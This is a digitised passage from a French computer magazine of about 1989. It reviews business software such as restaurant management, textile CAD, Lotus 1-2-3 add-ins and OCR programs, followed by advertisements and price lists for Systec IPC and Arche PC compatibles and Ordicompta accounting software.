La micro-informatique se mettant à toutes les sauces, pourquoi, s'est demandé le groupe Hoplite, ne pas créer un logiciel d'aide à la gestion d'un restaurant ? Epigastre, pour Macintosh, gère donc les stocks et approvisionnements, les plats (ingrédients utilisés et prix unitaires, calcul des prix de revient et de vente en fonction de divers coefficients), la clientèle (réservations, commandes et règlements), et la sortie de divers états comptables. Vendu 6 000 F HT, ce logiciel peut également être utilisé pour éditer des additions et des menus personnalisés.

Hoplite commercialise parallèlement un logiciel de gestion hôtelière : pour 10 000 F HT, Must Hôtel assure les réservations et facturations pour 200 chambres au maximum, s'occupe des heures de réveil demandées par la clientèle, organise tous plannings pour des groupes ou des agences de voyage.

Dans un tout autre domaine, Hoplite propose THX 440, un



logiciel de communication permettant à un Macintosh d'être relié à une messagerie Atlas 400. Fonctionnant en tâche de fond, ce logiciel coûte 4 000 F HT en version monoposte ; la version réseau revient à 3 000 F HT pour le tronc commun, plus 4 000 F HT par poste de travail.

... ET LE MAC AU TEXTILE

Fonctionnant sur tout Macintosh II doté d'au moins 4 Mo de mémoire vive, Modacad, édité par l'Américain ModaCad Inc. et distribué en France par Menu International, est un ensemble de logiciels destiné aux professionnels de l'habillement, qui se décompose en quatre modules aux fonctions spécifiques. Textile Design (35 000 F HT) permet de concevoir tous les types de tissus et tissages, jacquard compris, en les voyant s'afficher à l'écran sous leur aspect final – texture, couleurs et motifs d'impression compris.

Design (95 000 F HT) intervient, lui, pour la mise au point de modèles de vêtements : il dispose d'effets savants qui, tenant compte du « tombé » ou de la raideur d'une étoffe, simulent les drapés et plissés tels qu'ils se présenteraient sur un mannequin bien vivant, et prend directement en compte toute modification du styliste.

Pad (140 000 F HT) est le module de conception et de fabrication de patrons, avec gradation automatique (établissement des différentes tailles) ; le résultat peut alors être répercuté directement sur table de coupe, via le Pad System, qui réduira les « chutes » au minimum.

Quant à Data Management (35 000 F HT), c'est une base de données et d'images intégrée, qui permet la gestion de toutes les informations relatives à la fabrication, y compris dans ses aspects financiers (coûts des fournitures, de la main-d'œuvre, etc.). Si la configuration matérielle s'y prête, Modacad est capable de gérer jusqu'à 16,8 millions de couleurs avec une très haute résolution ; de plus, il s'interface avec un disque optique numérique Worm, qui contient une très vaste bibliothèque spécialisée.



ADD-INS EN PLUS POUR LOTUS

Sous les feux de la rampe depuis le lancement simultané de ses versions 2.2 et 3.0, Lotus 1-2-3 fait plus que jamais figure de star des tableurs. Et les add-ins continuent de fleurir en s'adaptant à ses nouvelles moutures. C'est dans ce contexte que la société Marvin, créée tout récemment, a décidé de lui dédier son premier produit : Adfin, une bibliothèque de fonctions financières, qui vient s'ajouter à celles de la version 2 du tableur. Destiné aux professionnels des marchés financiers, ce module intégré permet d'effectuer des tableaux d'hypothèses, des tris, des sélections et des calculs actuariels sur tous les titres de créance (obligations, bons du Trésor, certificats de dépôts, billets de trésorerie et autres instruments dérivés porteurs de taux d'intérêt). Adfin dispose, en outre, de diverses options graphiques, et fournit des mesures de duration, de sensibilité et de convexité. Il fonctionne sur toutes les configurations compatibles IBM XT, AT ou PS/2 avec 640 Ko de mémoire vive, et il coûte 9 500 F HT.

Dans la même lignée, la société Oxya annonce la disponibilité des deux dernières éditions de son logiciel d'analyse de risques, compatible avec les versions récentes de Lotus 1-2-3 : parmi les principales fonctions ajoutées, Risk versions 1.5 et 1.51 comptent des modules de simulation de sensivité, de filtrage des données, de paramétrage et de superposition graphique, de création de macrocommandes. Chacune de ces versions est commercialisée au prix de 3 950 F HT.

UTILITAIRES

❑ Lotus 1-2-3, avant même l'arrivée de ses versions 3 et 2.2, n'a jamais été considéré comme un tableur d'approche aisée. Pour que l'utilisateur béotien exploite enfin son logiciel à plus de 20 % de ses possibilités, Atlog, une société d'Aix-en-Provence, commercialise une disquette contenant 51 exercices faisant découvrir l'ensemble des fonctions de ce best-seller. Vendue 300 F TTC seulement, cette disquette a le seul défaut d'arriver au même moment que la version 3 et donc de ne plus être à jour...

LE PACK DU PROGRAMMEUR

Principalement dédié à la conception de logiciels d'aide à la programmation sur compatibles IBM PC, PC Soft élargit encore sa gamme de produits avec Hyperpack Développeur. Il s'agit d'un ensemble composé de Highscreen 4, Hyperfile 2 et Hyperprint 2 – dernières versions d'un générateur d'écrans universel, d'un gestionnaire de fichiers et d'un générateur d'états. Le premier, Highscreen 4, autorise désormais l'utilisation simultanée de la souris et du clavier ; entre autres améliorations ergonomiques, il bénéficie aujourd'hui de boîtes de dialogue, d'une aide en ligne intégrée, d'une fonction multifenêtrage et de divers sélecteurs supplémentaires. Fonctionnant avec tous les langages de programmation les plus courants et permettant l'affichage de tous les types d'écrans dans les divers modes vidéo, il est livré avec un module de capture d'écran, un outil de création de bibliothèques de pages (textes et graphiques), une fonction de maquettage et divers autres utilitaires.

Hyperfile 2 a, lui aussi, été enrichi d'une fonction de duplication de structure des fichiers et de cryptage physique avec gestion des mots de passe. Son module d'analyse a été simplifié et reconnait maintenant l'usage de la souris. De plus, le logiciel prend en compte des clés numériques et offre 8 millions d'enregistrements par fichier. Quant à Hyperprint 2, il est devenu compatible avec dBase III et IV, Nantucket Clipper, Quicksilver et autres principales applications du marché.

Hyperpack Développeur est commercialisé à 9 900 F HT, sous la forme d'un « package » de disquettes 5 pouces 1/4. Mais chacun des trois logiciels peut être acheté séparément au prix de 4 900 F HT.

OMNIPAGE A VRAIMENT DU CARACTÈRE

LA RECONNAISSANCE optique de caractères (ou OCR pour Optical Character Recognition) a pour but de transformer, via un scanner, tout document dactylographié ou imprimé en un fichier de texte exploitable par un logiciel micro-informatique. Si cette technique, qui a déjà quelques années d'existence, n'a pas vraiment connu le boom auquel on aurait pu s'attendre, c'est qu'elle s'est heurtée à deux problèmes. D'une part, le fait que les logiciels bas de gamme du marché font généralement preuve d'une fiabilité douteuse : même après « apprentissage » (séquence où l'utilisateur indique au programme un caractère équivalant au symbole graphique rencontré et non reconnu par lui), le pourcentage de caractères reconnus dépasse rarement les 30 %. D'autre part, si quelques dispositifs haut de gamme permettent d'approcher les 100 %, le prix de revient du logiciel est prohibitif pour la majorité des utilisateurs.

Aujourd'hui, avec Omnipage, édité par Caere et distribué par Softmart, le pourcentage de reconnaissance est élevé et le prix du logiciel, tout à fait raisonnable : 9 750 F HT, tant en version pour IBM PC (AT 386 dotés de 4 Mo de mémoire vive et PS/2 modèles 70 et 80) qu'en version pour Macintosh (Mac II et SE/30 avec 4 Mo de mémoire vive). Dans son principe, Omnipage analyse la structure d'une page en la prenant en compte dans son intégralité : illustrations (photos ou dessins), colonnes de texte, tableaux. Précisons qu'on peut aussi lui confier un document imprimé en blanc ou en couleur sur fond noir. Ne nécessitant aucune séquence d'apprentissage, le logiciel se charge de débarrasser le document de ses graphiques avant de procéder à la reconnaissance proprement dite : il est alors capable de travailler sur des polices allant du corps 8 au corps 72 (constantes et proportionnelles), et comportant des caractères particuliers (accents, cédilles...).




En règle générale, le taux de reconnaissance d'Omnipage dépasse 95 %, même sur des documents multicolonne ou imprimés en « noir au blanc ». Cela dit, il apparaît que le logiciel « force » parfois la reconnaissance et commet des erreurs d'interprétation : ainsi un « d » mal imprimé peut-il être pris pour un « cl », très proche en effet. Un éditeur intégré permet, par le truchement d'une fonction Recherche-Remplace, de procéder à la correction avant transfert du fichier aux formats ASCII, Word, Excel, Wordperfect ou Mac Write... Rapide (jusqu'à 115 caractères reconnus à la seconde), fiable, préservant les indentations (indications de paragraphes) du texte original, Omnipage est un outil très utile à l'archivage ou à la saisie de gros documents.

MICRO-EDITION

❑ UN AN APRÈS LE lancement de Recognita, Apsylog présente Recognita Plus, dernière version du logiciel de reconnaissance de caractères développé par la société hongroise SZKI. Ce programme, qui fonctionne à la fois sous MS-DOS et sous Windows, gère désormais l'ensemble des formats classiques de traitement de texte, et prépare les documents pour l'impression sans faire appel au scanner. Il est distribué en France au prix de 10 900 F HT.

❑ READSTAR EXPRESS, logiciel de reconnaissance de caractères d'Inovatic, vient d'être adapté par son éditeur à la gamme Macintosh, pour peu que l'ordinateur dispose d'au moins 1 Mo de mémoire vive. D'un coût voisinant les 10 000 F HT, ce programme utilise une technique d'analyse de pages ne nécessitant pas un apprentissage préalable. Reconnaissant la plupart des polices de caractères dactylographiées ou imprimées, Readstar Express gère le



multicolonnage en une seule passe, et sait distinguer et conserver séparément les illustrations graphiques.

GESTION

❑ POURSUIVANT SA vocation d'éditeur spécialisé dans les logiciels de gestion et de comptabilité pour compatibles IBM XT, AT et PS/2, Abj présente, à l'occasion du SICOB, Abj-Compta MTR, un programme de comptabilité générale analytique et budgétaire destiné aux PME-PMI. Compatible avec dBase III, il offre, en sus des fonctions de création de journaux, grands livres, balances et autres bilans, la possibilité d'éditer 26 collectifs de comptes auxiliaires et de mise à jour en temps réel. Exploitable sous MS-DOS, il coûte 6 990 F HT. Pour le même prix, Abj propose aussi Abj-Compta WTR, aux capacités similaires mais fonctionnant, lui, sous Windows 286 ou 386.

❑ MEMSOFT COMPTABILITÉ, initialement destiné aux PME-PMI et aux cabinets d'experts-comptables, a été adapté, dans sa version 5 aux besoins des grandes entreprises. Ce programme pour compatibles IBM PC gère désormais jusqu'à 12 échéances par ligne d'écriture, saisit pour chaque compte des budgets mensuels sur 24 mois, et édite un bilan provisoire des écritures de simulation. La saisie s'effectue simultanément en « brouillard » et en temps réel. Memsoft Comptabilité 5 bénéficie également d'un nouveau module d'édition de listes, étiquettes, mailings, etc., et d'un générateur d'états de synthèse permettant de définir jusqu'à 64 documents-types fiscaux. Sous



MS-DOS et OS/2, sa version monoposte est vendue 7 500 F HT et sa version multi-utilisateur, 10 500 F HT.

❑ DE LA SAISIE DES bulletins de salaire aux états de charges, Simapaye, édité par Sima Software, se présente comme un outil complet de gestion du personnel. Destiné aux PME-PMI, ce programme effectue les calculs en mode plein écran. Grâce à un système de formules modifiables, il permet le calcul automatique des montants patronaux et salariaux. Une calculatrice scientifique intégrée est accessible à tout moment et les résultats arithmétiques peuvent être transférés dans le document concerné. Simapaye fonctionne sur tout compatible IBM PC doté d'au moins 512 Ko de mémoire vive. Il vaut 1 260 F HT.

Rubrique réalisée par Bruno FERRET et Betty MAMANE

LES COMPATIBLES IPC SONT VENDUS EN DIRECT.

Les nouveaux IPC. Les nouveaux modèles 386SX-16 Mhz, 386-25 Mhz et 386-33 Mhz intègrent les plus récentes innovations technologiques. Les modèles 386-25 et 33 Mhz disposent en standard de 4 Mo de RAM, d'une mémoire cache de 64 Ko et d'un contrôleur SCSI haute performance. Les IPC 386-33 Mhz sont proposés en version Tower. Pour le confort de l'utilisateur, les unités centrales des autres modèles de la gamme peuvent indifféremment être positionnées à l'horizontale ou à la verticale. Un indicateur LED, placé sur la face avant, affiche en permanence la vitesse d'horloge. Et les IPC sont bien sûr livrés avec MS-DOS® 4.0, GW BASIC® et Windows® 286 ou 386 en français.

La stratégie mondiale d'IPC. La gamme IPC est diffusée dans 24 pays à travers un réseau officiel de distributeurs. Le constructeur de Singapour est représenté en France depuis 2 ans par Systec IPC. Systec IPC commercialise les micros par le système de la vente en direct. Sans intermédiaire et avec une marge réduite. Les micros IPC commandés sont livrés dans un délai de 3 à 8 jours, après avoir été contrôlés en usine et certifiés par les techniciens de Systec IPC. La garantie est solide. Le service après-vente irréprochable. Le centre de démonstration permet de tester avant achat, les compatibles IPC. IPC n'a vraiment rien à cacher...


A PERFORMANCES ET GARANTIES ÉGALES, IL Y A LES MARQUES QUI VOUS EN METTENT PLEIN LA VUE...

ET CELLES QUI N'ONT RIEN A CACHER.



IPC 386 - 33 Mhz

SYSTEC IPC L'INFORMATIQUE EN DIRECT



LES NOUVEAUX IPC : DES PERFORMANCES, DES GARANTIES ET DES PRIX VRAIMENT BIEN VUS.

IPC 286-12 Mhz

AT turbo compact 80286/8-12 Mhz-0 wait state - 512 Ko RAM extensible à 4 Mo sur carte mère - 2 ports série 1 port parallèle - Contrôleur 2 disques durs/2 floppies - 1 floppy 1.2 Mo - 5 slots d'extension - Support copro 80287 - Clavier français 102 touches - MS-Dos® 4.0 - GWBasic® - Microsoft Windows® 286 en français.

Hercules monochrome
Carte + moniteur 14" paper-white

IPC 286-12/20M
Disque dur 20 Mo 38 ms ___ **9 980 HT** (11836,28 TTC)

IPC 286-12/40M
Disque dur 40 Mo 28 ms ___ **11 300 HT** (13 401,80 TTC)

IPC 286-12/108M
Disque dur 108 Mo 22 ms ___ **14 430 HT** (17 113,98 TTC)

VGA couleur
Carte 16 bits + moniteur 14" VGA

IPC 286-12/20V
Disque dur 20 Mo 38 ms ___ **13 380 HT** (15 868,68 TTC)

IPC 286-12/40V
Disque dur 40 Mo 28 ms ___ **14 700 HT** (17 434,20 TTC)

IPC 286-12/108V
Disque dur 108 Mo 22 ms ___ **17 830 HT** (21146,38 TTC)

IPC 386SX-16 Mhz

CPU compact 80386SX-16 Mhz - 0 wait state - 1 Mo RAM extensible à 8 Mo sur carte mère - 2 ports série 1 port parallèle - Contrôleur 2 disques durs/2 floppies - 1 floppy 1.2 Mo - 4 slots d'extension - Support copro 80387SX - Clavier français 102 touches - MS-Dos® 4.0 - GWBasic® - Microsoft Windows® 386 en français.

Hercules monochrome
Carte + moniteur 14" paper-white

IPC 386SX-16/20M
Disque dur 20 Mo 38 ms ___ **14 180 HT** (16 817,48 TTC)

IPC 386SX-16/40M
Disque dur 40 Mo 28 ms ___ **15 500 HT** (18 383,00 TTC)

IPC 386SX-16/108M
Disque dur 108 Mo 22 ms ___ **18 630 HT** (22 095,18 TTC)

IPC 386SX-16/150M
Disque dur 150 Mo 14 ms ___ **24 880 HT** (29 507,68 TTC)

VGA couleur
Carte 16 bits + moniteur 14" VGA

IPC 386SX-16/20V
Disque dur 20 Mo 38 ms ___ **17 580 HT** (20 849,88 TTC)

IPC 386SX-16/40V
Disque dur 40 Mo 28 ms ___ **18 900 HT** (22 415,40 TTC)

IPC 386SX-16/108V
Disque dur 108 Mo 22 ms ___ **22 030 HT** (26 127,58 TTC)

IPC 386SX-16/150V
Disque dur 150 Mo 14 ms ___ **28 280 HT** (33 540,08 TTC)

IPC 286-16 Mhz

AT turbo compact 80286/8-16 Mhz-0 wait state - 1 Mo RAM extensible à 8 Mo sur carte mère - 2 ports série 1 port parallèle - Contrôleur 2 disques durs/2 floppies - 1 floppy 1.2 Mo - 4 slots d'extension - Support copro 80287 - Clavier français 102 touches - MS-Dos® 4.0 - GWBasic® - Microsoft Windows® 286 en français.

Hercules monochrome
Carte + moniteur 14" paper-white

IPC 286-16/20M
Disque dur 20 Mo 38 ms ___ **12 380 HT** (14 682,68 TTC)

IPC 286-16/40M
Disque dur 40 Mo 28 ms ___ **13 700 HT** (16 248,20 TTC)

IPC 286-16/108M
Disque dur 108 Mo 22 ms ___ **16 830 HT** (19 960,38 TTC)

VGA couleur
Carte 16 bits + moniteur 14" VGA

IPC 286-16/20V
Disque dur 20 Mo 38 ms ___ **15 780 HT** (18 715,08 TTC)

IPC 286-16/40V
Disque dur 40 Mo 28 ms ___ **17 100 HT** (20 280,60 TTC)

IPC 286-16/108V
Disque dur 108 Mo 22 ms ___ **20 230 HT** (23 992,78 TTC)

IPC 386-20 Mhz

CPU compact 80386-20 Mhz - 0 wait state - 2 Mo RAM extensible à 16 Mo sur carte mère - 2 ports série 1 port parallèle - Contrôleur 2 disques durs/2 floppies - 1 floppy 1.2 Mo - 6 slots d'extension - Support copro 287/387 - Clavier français 102 touches - MS-Dos® 4.0 - GWBasic® - Microsoft Windows® 386 en français.

Hercules monochrome
Carte + moniteur 14" paper-white

IPC 386-20/20M
Disque dur 20 Mo 38 ms ___ **18 880 HT** (22 391,68 TTC)

IPC 386-20/40M
Disque dur 40 Mo 28 ms ___ **20 200 HT** (23 957,20 TTC)

IPC 386-20/108M
Disque dur 108 Mo 22 ms ___ **23 330 HT** (27 669,38 TTC)

IPC 386-20/150M
Disque dur 150 Mo 14 ms ___ **29 580 HT** (35 081,88 TTC)

VGA couleur
Carte 16 bits + moniteur 14" VGA

IPC 386-20/20V
Disque dur 20 Mo 38 ms ___ **22 280 HT** (26 424,08 TTC)

IPC 386-20/40V
Disque dur 40 Mo 28 ms ___ **23 600 HT** (27 989,60 TTC)

IPC 386-20/108V
Disque dur 108 Mo 22 ms ___ **26 730 HT** (31 701,78 TTC)

IPC 386-20/150V
Disque dur 150 Mo 14 ms ___ **32 980 HT** (39 114,28 TTC)



L'INFORMATIQUE EN DIRECT ***81, avenue d'Ivry - 75013 PARIS - Tél. : (1) 45 85 55 44***

Avec les nouveaux modèles 386SX-16 Mhz, 386-25 Mhz et 386-33 Mhz, IPC complète une très large gamme de micros professionnels 100% compatibles. Les IPC répondent aux normes les plus exigeantes du marché. Ils sont proposés dans leur version couleur en mode VGA, sans surcoût par rapport à l'EGA. Ils acceptent les 2 formats de disquette pour assurer la compatibilité avec les PS/2® et les portables. O Wait State, ils supportent Xenix®, Prologue®, CDOS®, et OS/2®. Ils fonctionnent sous réseau Novell et sont livrés en standard avec MS-DOS® 4.0, GW Basic® et Windows® de Microsoft. Le système de la vente en direct vous permet d'acheter un micro au tarif que les importateurs réservent habituellement à leurs meilleurs revendeurs et de plus Systec IPC vous fait bénéficier de la baisse générale des prix due à la fin de la pénurie des mémoires RAM.

IPC 386-25 Mhz

CPU compact 80386-25 Mhz - 0 wait state - cache 64 K - 4 Mo RAM extensible à 16 Mo sur carte mère - 2 ports série 1 port parallèle - Contrôleur SCSI taux de transfert jusqu'à 5 Mo/sec. - 1 floppy 1.2 Mo et 1 floppy 1.44 Mo - 8 slots d'extension - Support copro 80387 - Clavier français 102 touches - MS-Dos® 4.0 - GWBasic® - Microsoft Windows® 386 en français.

VGA monochrome
Carte 16 bits + moniteur 14" VGA

IPC 386-25/40VM
Disque dur 40 Mo 20 ms ___ **39 730 HT** (47 119,78 TTC)

IPC 386-25/150VM
Disque dur 150 Mo 14 ms ___ **46 730 HT** (55 421,78 TTC)

IPC 386-25/330VM
Disque dur 330 Mo 14 ms ___ **54 630 HT** (64 791,18 TTC)

VGA couleur
Carte 16 bits + moniteur 14" VGA

IPC 386-25/40V
Disque dur 40 Mo 20 ms ___ **41 730 HT** (49 491,78 TTC)

IPC 386-25/150V
Disque dur 150 Mo 14 ms ___ **48 730 HT** (57 793,78 TTC)

IPC 386-25/330V
Disque dur 330 Mo 14 ms ___ **56 630 HT** (67 163,18 TTC)

IPC 386-33 Mhz

Tower 80386-33 Mhz - 0 wait state - cache 64 K - 4 Mo RAM extensible à 16 Mo sur carte mère - 2 ports série 1 port parallèle - Contrôleur SCSI taux de transfert jusqu'à 5 Mo/sec. - 1 floppy 1.2 Mo et 1 floppy 1.44 Mo - 8 slots d'extension - Support copro 80387 et Weitek - Clavier français 102 touches - MS-Dos® 4.0 - GWBasic® - Microsoft Windows® 386 en français.

VGA monochrome
Carte 16 bits + moniteur 14" VGA

IPC 386-33/40VM
Disque dur 40 Mo 20 ms ___ **50 630 HT** (60 047,18 TTC)

IPC 386-33/150VM
Disque dur 150 Mo 14 ms ___ **57 630 HT** (68 349,18 TTC)

IPC 386-33/330VM
Disque dur 330 Mo 14 ms ___ **65 530 HT** (77 718,58 TTC)

IPC 386-33/660VM
Disque dur 660 Mo 14 ms ___ **75 930 HT** (90 052,98 TTC)

VGA couleur
Carte 16 bits + moniteur 14" VGA

IPC 386-33/40V
Disque dur 40 Mo 20 ms ___ **52 630 HT** (62 419,18 TTC)

IPC 386-33/150V
Disque dur 150 Mo 14 ms ___ **59 630 HT** (70 721,18 TTC)

IPC 386-33/330V
Disque dur 330 Mo 14 ms ___ **67 530 HT** (80 090,58 TTC)

IPC 386-33/660V
Disque dur 660 Mo 14 ms ___ **77 930 HT** (92 424,98 TTC)

Télex : 201601 F - Téléfax : (1) 45 86 63 26

DOS GW Basic Xenix Windows sont des marques déposées par Microsoft C DOS sont des marques déposées par Digital Research



POUR COMMANDER

1. Vous pouvez utiliser au choix : courrier, téléphone, télécopie, télex ou notre bon de commande détachable.
2. Vous devez joindre ou faire suivre un chèque du montant TTC de la commande, libellé à l'ordre de Systec S.A.

LIVRAISON

3 à 8 jours à dater de la commande.

GARANTIE

Totale 1 an, pièces et main-d'œuvre. Tous les modèles bénéficient de la possibilité de reconduction annuelle de la garantie moyennant un coût équivalent à 8 % du prix d'achat initial. Une proposition de reconduction de la garantie est systématiquement envoyée 1 mois avant la fin de chaque période de garantie et ce pendant 5 ans minimum.

Pour recevoir une documentation, téléphonez au **(1) 45 85 55 44** ou adressez-nous votre carte de visite.

CENTRE DE DÉMONSTRATION. Le Centre de Démonstration Systec vous permet de tester en toute liberté les IPC avant de passer commande. Le Centre de Démonstration est ouvert de 9 h à 21 h, sauf samedi et dimanche.

SAV SYSTEC

Tous les micros IPC bénéficient du SAV Systec...

RÉGION PARISIENNE

Enlèvement par nos soins, entrée en atelier, livraison : délai maxi 24 heures après appel téléphonique.

PROVINCE

Réexpédition sous 24 heures après réception en atelier.
Le SAV Systec c'est aussi une **hot line** pour résoudre immédiatement tous vos problèmes ponctuels.

EXTENSIONS

Extension mémoire de 512 K à 1 Mo (pour 286-12)	**990 HT** (1174,14 TTC)
Extension barette 1 Mo (pour 286-12, 286-16, 386SX et 386-20)	**1980 HT** (2348,28 TTC)
Extension barette 1 Mo (pour 386-25 et 386-33)	**2 400 HT** (2846,40 TTC)
Lecteur disquette 3" 1/2 1.44	**1150 HT** (1363,90 TTC)
Souris Microsoft avec Paintbrush	**1352 HT** (1603,47 TTC)



Siquier Courcelle

BON DE COMMANDE

MODÈLE	Qté	PRIX UNITAIRE H.T.	PRIX TOTAL H.T.
	PRIX TOTAL H.T.		
	TVA 18,60 %		
	TOTAL T.T.C.		

ADRESSE DE FACTURATION
SOCIÉTÉ/NOM ____________
ADRESSE ____________
____
____________ TÉLÉPHONE ____________

ADRESSE DE LIVRAISON (si différente)
SOCIÉTÉ/NOM ____________
____
ADRESSE ____________
____
____
TÉLÉPHONE ____________

SIGNATURE/DATE/CACHET

Service lecteur n° 33, voir page 38




Certains logiciels ne changent jamais, mais n'arrêtent pas de progresser

EN RESEAU

ORDIGESTION - 40, rue Edith Cavell - 92400 Courbevoie Tel: (1) 47 68 56 22



Ordicompta 8. est disponible en version monoposte et en version réseau.



De génération en génération, le savoir se transmet. Et Ordicompta 8., dernier né des logiciels Ordicompta, réunit toutes les vertus de sa lignée : ergonomie, rapidité et sécurité. Aujourd'hui, ces qualités traditionnelles ne vous étonnent plus, alors Ordicompta 8. a placé la barre plus haut. Il vous permet de créer vos propres scénarios de passation d'écritures. Toutes les éditions sont disponibles à l'écran avec des fonctions de recherche automatiques. De plus, Ordicompta 8. exploite votre base de données comptables sur n'importe quelle période. Totalement ouvert sur l'extérieur, il communique avec les autres logiciels de la gamme Ordigestion: Ordipaye, Ordiventes et directement avec les principaux tableurs du marché. En version monoposte ou en réseau, Ordicompta 8. n'a pas fini de vous faire progresser. Dès aujourd'hui prenez de l'avance, et appelez notre service informations au: (1) 47 68 56 22.



Service lecteur n° 34, voir page 38

Service lecteur n° 35, voir page 38

unités centrales

MAINTENANCE SUR SITE GRATUITE

LA 1re ANNÉE DE GARANTIE

assurée par TELCI S.A.
1re structure nationale de maintenance

AVANT-PREMIÈRE L'ARCHE 486
en présentation dans nos agences
DISPONIBLE PROCHAINEMENT

ARCHE PRO-FILE 286 16 MHZ

Carte mère 80286 à 16 MHz - 1 Mo RAM extensible à 2 Mo - Lecteur 5'' 1/4 1.2 Mo - Indice Norton 18 - Carte contrôleur 2 lecteurs et 2 disques durs - 2 ports séries & 1 port parallèle - Clavier étendu 102 touches - Souris - MSDOS & GWBASIC - Manuels en français

A PARTIR de 19 490 F TTC

Configuration Monochrome EGA

ARCHE PROFILE
286 HD 20 Méga
65 ms ______ 27 140 F 32 290 F
ARCHE PROFILE
286 HD 40 Méga
28 ms ______ 30 760 F 35 900 F

ARCHE PRO-FILE 386 20 MHZ

Carte mère 80386 à 20 MHz - 2 Mo RAM extensible 8 Mo - Lecteur 5'' 1/4 1.2 Mo - Indice Norton 23 - Carte contrôleur 2 lecteurs et 2 disques durs - 2 ports séries & 1 port parallèle - Clavier étendu 102 touches - Souris - MSDOS & GWBASIC - Manuels en Français

A PARTIR DE 32 310 F TTC

Configuration Monochrome VGA

ARCHE PROFILE
286 HD 40 Méga
28 ms ______ 43 570 F 50 640 F
ARCHE PROFILE
386 HD 150 Méga
23 ms ______ 59 770 F 66 840 F

ARCHE PARADE 286 12 MHZ

Carte mère 80286 à 12 MHz - 1 Mo RAM - Lecteur 5'' 1/4 1.2 Mo - 2 ports séries & 1 port parallèle - 5 slots d'extension - Clavier étendu 102 touches - Souris - MSDOS & GWBASIC - Manuels en français

A PARTIR DE 13 680 F TTC

Configuration Monochrome EGA

ARCHE PARADE
286 HD 20 Méga
65 ms ______ 20 690 F 25 840 F
ARCHE PARADE
286 HD 40 Méga
28 ms ______ 24 310 F 29 460 F



ARCHE RIVAL 386 20 MHZ

